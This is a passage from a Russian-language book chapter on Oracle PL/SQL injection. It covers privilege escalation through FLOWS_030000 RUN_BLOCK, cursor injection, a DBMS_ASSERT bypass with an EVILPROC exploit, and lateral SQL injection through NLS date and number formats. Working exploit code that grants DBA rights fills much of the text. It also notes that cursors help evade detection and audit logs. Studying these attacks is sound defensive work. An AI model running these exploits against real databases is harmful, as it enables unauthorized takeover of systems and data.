


Рис. 6.1.6-1. Пример повышения привилегий при помощи процедуры DRILOAD.VALIDATE_STMT

Таблица 6.1.6-1. Пользователи с привилегией EXECUTE ANY PROCEDURE по умолчанию

Версия СУБД	Пользователи с привилегией EXECUTE ANY PROCEDURE по умолчанию (и не имеющие роль DBA)
11g	OUTLN WMSYS WKSYS FLOWS_030000
10g R2	OUTLN
10g R1	OUTLN
9g R2	OUTLN WKSYS MDSYS

Реальный пример. Для примера рассмотрим одну из подобных уязвимостей. В одном из последних наборов критических обновлений от Oracle, вышедшем 16 апреля 2008 года, присутствует уязвимость данного типа.

Уязвимость существует из-за ошибки в функции «flows_030000.wwv_execute_immediate.run_ddl()», входящей в состав Oracle Application Express. Удаленный пользователь может выполнить произвольные SQL-команды с повышенными привилегиями. Для успешной эксплуатации уязвимости требуется доступ к функциям Oracle Application Express (по умолчанию учетные записи WMSYS, WKSYS, FLOWS_030000 и OUTLN имеют доступ к данному пакету процедур).

В СУБД Oracle версии 11g компонент Oracle Application Express устанавливается по умолчанию, в предыдущих версиях он устанавливался дополнительно. Особенность описанной уязвимости заключается в том, что для ее реализации необходимо иметь доступ к пакету процедур flows_030000.wwv_execute_immediate. По умолчанию в Oracle 11g доступ к этому пакету имеют пользователи, имеющие привилегии EXECUTE ANY PROCEDURE, то есть пользователи WMSYS, WKSYS, FLOWS_030000 и OUTLN. Поэтому для успешной эксплуатации данной уязвимости необходимо сначала получить привилегии данных пользователей, а уже потом повысить их до DBA.

Рассмотрим вариант, когда у нас уже есть права пользователя OUTLN (к примеру, пароль к учетной записи пользователя OUTLN оказался стандартным). Для того чтобы повысить его привилегии, необходимо выполнить следующую команду:

```
SQL>exec FLOWS_030000.WWV_EXECUTE_IMMEDIATE.RUN_BLOCK('GRANT DBA TO
PUBLIC','SYS')
```

Данная процедура выполняет команду, переданную в первом аргументе функции (назначение прав DBA роли PUBLIC), и выполняет ее от имени пользователя, переданного во втором аргументе, в нашем случае это пользователь SYS. Результат работы (повышение привилегий пользователя OUTLN до роли DBA) можно наблюдать на рис. 6.1.6-2.




Рис. 6.1.6-2. Повышение привилегий пользователя OUTLN до роли DBA

Повторимся – данный тип уязвимостей является не единичным случаем, а отдельным подклассом, который систематически пополняется все новыми и новыми примерами.

6.1.7. Cursor Injection

Для реализации большинства из приведенных выше уязвимостей необходимо иметь права CREATE PROCEDURE, исключение составляют случаи с инъекцией в анонимном блоке и выполнение PL/SQL-команд напрямую.

Ситуация изменилась сравнительно недавно, когда была опубликована статья Дэвида Литчфилда (http://www.databasesecurity.com/dbsec/cursor-injection.pdf). Личфилд изобрел новый способ эксплуатации уязвимостей, названный Cursor Injection, который не требует от пользователя прав CREATE ANY PROCEDURE. Основная идея заключается в том, что вместо создания процедуры, которая реализует эскалацию привилегий, создается аналогичный курсор.

Курсор – это указатель на определенный тип функций. Для эксплуатации уязвимости можно написать курсор, который будет определенным образом вызываться внутри уязвимой функции. Работа с курсорами производится при помощи процедур из пакета DBMS_SQL. Вот как будет выглядеть код, повышающий привилегии до роли DBA с использованием курсора:

```
DECLARE
   MY_CURSOR NUMBER;
   RESULT NUMBER;
   BEGIN
      MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
      DBMS_SQL.PARSE(MY_CURSOR,'declare pragma autonomous_transaction;
begin execute immediate ''grant dba to public'';commit; end;',0);
      DBMS_OUTPUT.PUT_LINE(MY_CURSOR);
   END;
   /
```

В данном коде при помощи функции DBMS_SQL.OPEN_CURSOR создается курсор MY_CURSOR. Далее при помощи процедуры DBMS_SQL.PARSE курсору присваивается значение. В данном случае курсор должен выполнить анонимный блок, назначающий привилегии DBA роли PUBLIC в отдельной транзакции (pragma autonomus_transaction). Далее при помощи процедуры DBMS_OUTPUT.PUT_LINE мы получаем номер курсора.

Для повышения привилегий нам достаточно найти уязвимую функцию и, используя PL/SQL-инъекцию, вызвать наш курсор при помощи процедуры DBMS_SQL.EXECUTE, передав ей в качестве аргумента номер курсора. Рассмотрим реальный пример.

Реальный пример. Возьмем уже рассмотренную выше уязвимую процедуру SYS.LT.FINDRICSET.

Для того чтобы уязвимость могли реализовать пользователи, не имеющие прав CREATE PROCEDURE, необходимо создать курсор и внедрить его вызов в уязвимую процедуру.

В итоге код эксплоита будет выглядеть следующим образом:

```
DECLARE
MY_CURSOR NUMBER;
BEGIN
MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MY_CURSOR,'declare pragma autonomous_transaction; begin
execute immediate ''grant dba to public'';commit; end;',0);
  SYS.LT.FINDRICSET('.''||dbms_sql.execute('|| MY_CURSOR
||')||'''','sh2ker');
END;
/
```

Результат работы эксплоита можно наблюдать на рис. 6.1.7-1.




Рис. 6.1.7-1. Результат работы эксплоита, использующего технику cursor injection

Таким образом, даже не имея прав CREATE PROCEDURE, мы можем повысить свои привилегии в СУБД. Для этого нужно найти хотя бы одну процедуру, уязвимую к атаке PL/SQL Injection и выполняемую с правами привилегированного пользователя. Использование курсора вместо процедуры в некоторых случаях более скрытно для систем обнаружения вторжений и журналов аудита, о чем будет подробнее рассказано в разделе 6.7.3.

6.1.8. Защита с помощью DBMS_ASSERT и ее обход

Выше было рассмотрено множество вариантов реализации атаки PL/SQL Injection, были рассмотрены всевозможные ограничения, которые могут встретиться атакующему, и способы их обхода. Этих знаний достаточно, чтобы иметь представление об атаках PL/SQL Injection. К 2005 году ситуация такова, что количество найденных уязвимостей в СУБД Oracle не имело тенденции на спад, поэтому в компании Oracle решено было внедрить дополнительные меры защиты.

Чтобы уменьшить количество новых уязвимостей, компания Oracle разработала пакет процедур DBMS_ASSERT, позволяющий проводить проверки входных параметров процедур. Процедуры из пакета DBMS_ASSERT были включены в Oracle 10g R2, а также в апрельский пакет обновлений 2005 года для СУБД Oracle 10g R1.

Идея реализации таких процедур сама по себе замечательна, но и тут не обошлось без неприятностей. Во-первых, все предыдущие пакеты процедур, разработанные до появления DBMS_ASSERT, так и остались незащищенными. Во-вторых, если при разработке новых процедур компанией Oracle этот пакет использовался, то обычные программисты данными возможностями пользоваться не спешили. Наконец, в самом пакете процедур пакета DBMS_ASSERT была обнаружена критическая уязвимость!

Если первые два недостатка очевидны и их решение – это вопрос времени, то третий стал серьезной оплошностью, оставив множество уязвимостей открытыми, как если бы пакета DBMS_ASSERT не было вовсе.

Информация об уязвимости была опубликована 27 июля 2006 года известным специалистом по безопасности Oracle Александром Корнбрустом (Alexander Kornbrust) из компании Red-Database-Security. Теперь рассмотрим, в чем оказалась проблема. Для примера рассмотрим уже знакомую уязвимую процедуру SHOWTABLES:

```
CREATE OR REPLACE PROCEDURE SHOWTABLES(OWNR VARCHAR2) AS
TYPE C_TYPE IS REF CURSOR;
TMP C_TYPE;
BUFFER VARCHAR2(300);
BEGIN
DBMS_OUTPUT.ENABLE(10000);
OPEN TMP FOR 'SELECT TABLE_NAME FROM ALL_TABLES WHERE OWNER='''||OWNR||'''';
   LOOP
      FETCH TMP INTO buffer;
      DBMS_OUTPUT.PUT_LINE(BUFFER);
      EXIT WHEN TMP%NOTFOUND;
   END LOOP;
CLOSE TMP;
END;
/
```

Если запустить данную процедуру, задав ей в качестве параметра имя пользователя, получим следующий результат (запущено на СУБД Oracle версии 10g R2):

```
SQL> set serveroutput on;
SQL> exec showtables('SCOTT');
DEPT
EMP
BONUS
SALGRADE
A1
A2
A2
```

Теперь, если попробовать внедрить команду вида "OR 1=1--", мы сможем получить дополнительную информацию, потому что входные параметры не фильтруются:

```
SQL> exec showtables('SCOTT'' OR 1=1--');
DUAL
SYSTEM_PRIVILEGE_MAP
TABLE_PRIVILEGE_MAP
STMT_AUDIT_OPTION_MAP
AUDIT_ACTIONS
SCHEDULER$_JOB_STEP_STATE
AW$EXPRESS
.
.
.
```

Теперь добавим в нашу уязвимую процедуру проверку qualified_sql_name из пакета dbms_assert, после чего процедура будет выглядеть так:

```
CREATE OR REPLACE PROCEDURE SHOWTABLES2(OWNR VARCHAR2) AS
TYPE C_TYPE IS REF CURSOR;
TMP C_TYPE;
BUFFER VARCHAR2(300);
VERIFYED_OWNR VARCHAR2(300);
BEGIN

DBMS_OUTPUT.ENABLE(100000);
VERIFYED_OWNR :=  DBMS_ASSERT.QUALIFIED_SQL_NAME(OWNR);
OPEN TMP FOR 'SELECT TABLE_NAME FROM ALL_TABLES WHERE OWNER='''|| VERIFYED_OWNR||'''';
   LOOP
      FETCH TMP INTO buffer;
      DBMS_OUTPUT.PUT_LINE(BUFFER);
      EXIT WHEN TMP%NOTFOUND;
   END LOOP;
CLOSE TMP;
END;
/
```

Теперь попробуем внедрить команды в нашу защищенную процедуру так же, как мы делали в прошлый раз:

```
SQL> exec showtables2('SCOTT'' OR 1=1--');
BEGIN showtables2('SCOTT'' OR 1=1--'); END;

*
ERROR at line 1:
ORA-44004: invalid qualified SQL name
```

```
ORA-06512: at "SYS.DBMS_ASSERT", line 191
ORA-06512: at "SYSTEM.SHOWTABLES2", line 9
ORA-06512: at line 1
```

В результате получим то, чего и требовалось ожидать. Процедура завершилась с ошибкой, так как не прошла проверка DBMS_ASSERT. Теперь начинается самое интересное. Если выделить входной параметр двойными кавычками, он пройдет проверку и будет помещен в запрос как есть!

```
SQL> exec showtables2('"SCOTT' OR 1=1--"');
```

В результате чего наш запрос должен превратиться в такой:

```
SELECT TABLE_NAME FROM ALL_TABLES WHERE OWNER='"SCOTT' or 1=1--"';
```

Итогом выполнения данного запроса будет такой же результат, как и в случае неиспользования DBMS_ASSERT. Процедура выдаст нам не только таблицы, принадлежащие пользователю SCOTT, но и все остальные (рис. 6.1.8-1), так как в запросе присутствует условие "OR 1=1".




Рис. 6.1.8-1. Обход защиты DBMS_ASSERT

Реальный пример. Рассмотрим уязвимую процедуру MDSYS.SDO_LRS convert_to_lrs_layer. Сначала эта уязвимость была закрыта пакетом DBMS_ASSERT, после чего появилась информация о методах обхода DBMS_ASSERT, и уязвимость вновь стало возможно реализовать. Ниже приведен код эксплоита, реализующий данную уязвимость:

```
CREATE OR REPLACE FUNCTION EVILPROC return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'grant dba to SCOTT';
COMMIT;
RETURN '';
END;
/

select sdo_lrs.convert_to_lrs_layer('"'' or
SCOTT.EVILPROC()=SCOTT.EVILPROC()--''"','RDS','A',1,1,1,1) from dual;
```

В результате выполнения данной команды произойдет следующий запрос к СУБД:

```
SELECT COUNT(*) FROM USER_SDO_INDEX_INFO WHERE TABLE_NAME = '"' OR
SCOTT.EVILPROC()=SCOTT.EVILPROC()--'"' AND COLUMN_NAME = 'RDS'
```

Этот запрос выглядит нормально и обходит проверку DBMS_ASSERT, а следовательно, выполняется процедура EVILPROC() и пользователю SCOTT назначается роль DBA.

6.1.9. История продолжается. Lateral SQL Injection

В последних критических обновлениях уязвимости класса PL/SQL Injection появляются заметно реже, а те, которые появляются, в большинстве своем не носят такого глобального характера, как раньше, не позволяя получить сразу права DBA. Ситуация вполне логична, большинство уязвимостей было найдено уже к 2006 году, после чего, во многом благодаря пакету процедур DBMS_ASSERT, количество новых уязвимостей и их критичность стали уменьшаться. Сейчас найти уязвимость в процедуре, доступной публичному пользователю и выполняемой с правами DBA, уже не так просто, хотя они бесспорно есть и автор периодически докладывает об их наличии в компанию Oracle. В наши дни большинство уязвимостей требуют наличия каких-либо привилегий для их реализации или, наоборот, позволяют повысить привилегии лишь частично. Одним из сравнительно новых способов является методика Lateral SQL Injection.

Впервые публично о данной методике было заявлено Дэвидом Личфилдом в документе «Lateral SQL Injection: A New Class of Vulnerability in Oracle» от 24 апреля 2008 года (хотя документ датируется 27 февраля). Новость заключается в том, что теперь возможно реализовать атаки PL/SQL Injection в процедурах, где входные параметры имеют тип DATE или NUMBER или вообще отсутствуют. Напомню, что раньше реализовать уязвимость класса PL/SQL Injection было возможно, только если уязвимый входной параметр был строкового типа.

В документе сказано, что для выполнения подобных атак необходимо иметь привилегию ALTER SESSION, которая по умолчанию есть у роли CONNECT в версиях Oracle до 10g R2. В новых версиях СУБД, таких как 10g R2 и 11g R1, данную привилегию можно получить путем эксплуатации уязвимости в процедуре, выполняемой от имени пользователя с правами ALTER SESSION. Список пользователей, которым доступна данная привилегия, приведен в табл. 6.1.9-1.

Таблица 6.1.9-1. Пользователи с привилегией ALTER SESSION по умолчанию

Версия СУБД	Пользователи с привилегией ALTER SESSION по умолчанию (и не имеющие роль DBA)
11g	BI CTXSYS HR IX SH XDB FLOWS_030000 OWBSYS
10g R2	BI CTXSYS HR IX SH XDB DMSYS
10g R1	Все с ролью CONNECT
9g R2	Все с ролью CONNECT

Как выяснилось, таких пользователей по умолчанию немало, это говорит о том, что уязвимость достаточно критичная. Теперь перейдем к собственно самой уязвимости. Рассмотрим для примера следующую процедуру:

```
create or replace procedure date_proc is
stmt varchar2(200);
v_date date:=sysdate;
begin
stmt:='select object_name from all_objectswhere created = ''' ||v_date ||'''';
dbms_output.put_line(stmt);
execute immediate stmt;
end;
/
```

Эта процедура не имеет входных параметров и, как следствие, не проверяется на предмет наличия уязвимостей класса PL/SQL Injection. Внутри процедуры присутствует переменная v_date, значение которой инициализируется системной функцией sysdate(), а потом помещается в запрос, исполняемый через EXECUTE IMMEDIATE. Таким образом, если нам удастся как-то повлиять на значение переменной v_date, мы сможем изменить исходный запрос и реализовать атаку PL/SQL Injection.

Чтобы объяснить принцип атаки, рассмотрим для начала более простой вариант. Пусть у нас есть следующая процедура:

```
create or replace procedure date_proc2(p_date date) is
stmt varchar2(200);
begin
stmt:='select object_name from all_objectswhere created = '''||p_date ||'''';
dbms_output.put_line(stmt);
execute immediate stmt;
end;
/
```

Код данной процедура похож на предыдущий, за исключением того, что у нас есть входной параметр p_date типа DATE. Если мы попробуем стандартную технику для атаки PL/SQL Injection, у нас ничего не выйдет:

```
SQL> exec date_proc2('''and scott.getdba()=1--');
BEGIN date_proc2('''and scott.getdba()=1--'); END;

*
ERROR at line 1:
ORA-01858: a non-numeric character was found where a numeric was expected
ORA-06512: at line 1
```

Результат оказался неудачным, потому что у переменной p_date строго прописан тип DATE, в то время как мы пытаемся внедрить строку (VARCHAR). ***Основная идея атаки заключается в том, чтобы заставить PL/SQL-компилятор воспринимать любой набор данных как тип DATE.*** Это возможно сделать, имея привилегию ALTER SESSION. Для того чтобы изменить формат типа DATE, можно воспользоваться следующей командой:

```
SQL> ALTER SESSION SET NLS_DATE_FORMAT = '"''' and scott.getdba()=1--"';
Session altered.
SQL> exec date_proc_2(''' and scott.getdba()=1--');
*
ERROR at line 1:

ORA-00904: "SCOTT"."GETDBA": invalid identifier
ORA-06512: at "SYS.DATE_PROC_2", line 5
ORA-06512: at line 1
```

Согласно полученным ошибкам, был совершен вызов процедуры SCOTT.GETDBA; такой процедуры не существует, но в данном случае это неважно – главное, что инъекция возможна. Все, что требуется теперь для завершения атаки, это создать функцию SCOTT.GETDBA и заново вызвать уязвимую процедуру date_proc2. Таким образом, мы можем реализовывать атаки типа PL/SQL Injection, даже когда входной параметр у функции имеет тип DATE. Более того, сейчас мы научимся атаковать процедуры, не имеющие входных параметров вообще.

Для этого вернемся в начало, к первой процедуре DATE_PROC. У нее нет входных параметров, но переменной v_date присваивается значение функции SYSDATE. Так давайте изменим формат типа DATE:

```
SQL> ALTER SESSION SET NLS_DATE_FORMAT = '"THIS IS A SINGLE QUOTE ''"';

Session altered.

SQL> SELECT SYSDATE FROM DUAL;

SYSDATE
-------------
THIS IS A SINGLE QUOTE '
```

Если мы вызовем нашу процедуру, она будет выдавать ошибку на незакрытую кавычку:

```
SQL> EXEC DATE_PROC();
BEGIN DATE_PRC(); END;

*
ERROR at line 1:
ORA-01756: quoted string not properly terminated
ORA-06512: at "SYS.DATE_PRC", line 7
ORA-06512: at line 1
```

Теперь для того, чтобы до конца реализовать уязвимость, нужно внедрить курсор, который будет выполнять повышение привилегий:

```
SQL> SET SERVEROUTPUT ON
SQL> DECLARE
  2  N NUMBER;
  3  BEGIN
  4  N:=DBMS_SQL.OPEN_CURSOR();
  5  DBMS_SQL.PARSE(N,'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN
EXECUTE IMMEDIATE ''GRANT DBA TO PUBLIC''; END;',0);
  6  DBMS_OUTPUT.PUT_LINE('Cursor is: '|| N);
  7  END;
  8  /
Cursor is: 4

PL/SQL procedure successfully completed.
```

После чего заново сменить формат типа DATE, на этот раз на вызов курсора, и запустить уязвимую процедуру DATE_PROC():

```
SQL> ALTER SESSION SET NLS_DATE_FORMAT = '"'' AND
DBMS_SQL.EXECUTE(4)=1--"';

Session altered.

SQL> EXEC DATE_PROC();
select object_name from all_objects where CREATED = '' AND
DBMS_SQL.EXECUTE(4)=1--'

PL/SQL procedure successfully completed.
```

Вот таким образом можно реализовать атаку типа PL/SQL Injection, даже когда у процедуры отсутствуют входные параметры вовсе. Но и это еще не все. Как и следовало ожидать, тип NUMBER теперь тоже может использоваться для инъекции. Представим себе следующую процедуру:

```
create or replace procedure num_proc(n number) is
stmt varchar2(2000);
begin
stmt:='select object_name from all_objects where object_id = ' || n;
execute immediate stmt;
end;
/
```

Теперь, по аналогии с предыдущим вариантом, попробуем сменить формат типа NUMBER и попробовать внедрить в вызов процедуры num_proc кавычку:

```
SQL> ALTER SESSION SET NLS_NUMERIC_CHARACTERS = ''''.' ';

SQL> SELECT TO_NUMBER( 100000.10001, '999999D99999') FROM DUAL;

TO_NUMBER(100000.10001,'999999D99999')
--------------------------------------
                                100000'1

SQL> exec num_proc(TO_NUMBER( 100000.10001, '999999D99999'));
BEGIN num_proc(TO_NUMBER( 100000.10001, '999999D99999')); END;
    .
*
ERROR at line 1:
ORA-01756: quoted string not properly terminated
ORA-06512: at "SYS.NUM_PROC", line 5
ORA-06512: at line 1
```

В итоге мы получили ошибку, которая указывает на то, что в запросе присутствует лишняя кавычка. Дальнейшая атака уже дело техники.

В результате исследований в данной области автор обнаружил, что наличие вызова SYSDATE() в уязвимой процедуре, не имеющей входных параметров, не единственный вариант для инъекции кода, наличие вызова процедуры dbms_random.value предоставляет аналогичные возможности. Об этой особенности автор рассказал в списках рассылки сайта securityfocus.com 18 июля 2008 года.

Рассмотрим вариант процедуры num_proc, в которой нет входных параметров, и переменная n генерируется случайным образом. Ее код приведен ниже:

```
create or replace procedure num_proc2 is
stmt varchar2(2000);
n number:=dbms_random.value;
begin
stmt:='select object_name from all_objects where object_id = ' || n;
execute immediate stmt;
end;
/
```

Здесь у нас по аналогии с SYSDATE значение переменной берется из процедуры dbms_random.value, которая возвращает в качестве результата случайное число. В случае если мы изменим формат типа NUMBER, то выдаваться будет уже строка с кавычкой:

```
SQL> ALTER SESSION SET NLS_NUMERIC_CHARACTERS = ''''.' ';
Session altered.

SQL> select dbms_random.value from dual;
     VALUE
----------
'763871688
```

Если теперь мы вызовем процедуру num_proc2, то переменной n будет присвоено случайное значение с одинарной кавычкой. Далее, когда эта переменная попадет в запрос, мы получим ошибку о незакрытой кавычке, тем самым еще раз доказав, что возможна инъекция в процедуру, в которой отсутствуют входные параметры (рис. 6.1.9-1).




Рис. 6.1.9-1. PL/SQL-инъекция в процедуре без входных параметров

Теперь мы знаем, что инъекция в процедуру без входных параметров возможна не только в случае, если используется вызов процедуры SYSDATE, как было описано в оригинальном документе, но и в случае вызова других процедур, например dbms_random.value. А чем больше таких процедур, тем больше вероятность их использования в других процедурах, которые в итоге будут подвержены атакам latheral PL/SQL Injection.

Итогом всего вышесказанного должно быть осознание того, что данные, подающиеся на вход функции, *всегда* должны проверяться на соответствие типов перед внедрением в запрос, даже если это не строковый тип, а DATE , NUMBER или любой другой. Второе, что нужно уяснить, это то, что даже те процедуры, которые не имеют входных параметров, тоже могут быть уязвимыми, если используют функцию SYSDATE, dbms_random.value, и пр.

Новые исследования

В начале данного раздела мы отмечали, что для выполнения данной атаки необходимы права ALTER SESSION. Как оказалось, это не совсем верно. Дело в том, что в СУБД Oracle существуют такие параметры сессии, которые можно изменять, даже не обладая привилегией ALTER SESSION. К этим параметрам относятся как раз необходимые нам параметры, отвечающие за поддержку национальных языков (NLS или National Language Support). Об этом было опубликовано Дэвидом Личфилдом 18 июля 2008 года в списках рассылки securityfocus.com, в результате чего модификация NLS-настроек оказалась возможна даже в последней в версии СУБД Oracle 11g R1 под учетной записью пользователя, не имеющего никаких привилегий, кроме CONNECT. Ниже приведен пример, доказывающий возможность реализации уязвимости.

Сначала подключаемся тестовым пользователем и убеждаемся, что у него нет привилегий, кроме необходимой для подключения (CREATE SESSION):

```
C:\>sqlplus /nolog

SQL*Plus: Release 11.1.0.6.0 - Production on Fri Jul 18 14:47:17 2008

Copyright (c) 1982, 2007, Oracle. All rights reserved.

SQL> connect testuser1/testuser1
Connected.
SQL> select * from session_privs;

PRIVILEGE
----------------------
CREATE SESSION
```

После чего пытаемся сменить стандартные сессионные переменные при помощи команды ALTER SESSION, что у нас, естественно, не получается в связи с отсутствием необходимых привилегий.

```
SQL> alter session set sql_trace = true;
alter session set sql_trace = true
*
ERROR at line 1:
ORA-01031: insufficient privileges
```

Далее пробуем сменить настройки, относящиеся к поддержке национальных кодировок, и вуаля! Оно работает!

```
SQL> alter session set nls_date_format='"'' and myfunc()=1--"';
Session altered.

SQL> select sysdate from dual;

SYSDATE
-----------------
' and myfunc()=1--

SQL>
```

Таким образом, выясняется, что для реализации атаки lateral SQL injection не требуется никаких специальных привилегий, кроме стандартной роли CONNECT.

6.1.10. Заключение

Основной задачей данного раздела было донести мысль о том, что индустрия не стоит на месте, и как только появляются обновления, закрывающие одни уязвимости или новые методы борьбы с атаками, то сразу же обнаруживаются новые уязвимости и методы обхода очередных защит. Для того чтобы достойно защититься, недостаточно единожды установить стойкий пароль и последние обновления, необходимо быть постоянно в курсе и поддерживать уровень защищенности. Ведь безопасность – это процесс.

6.2. Атаки на переполнение буфера

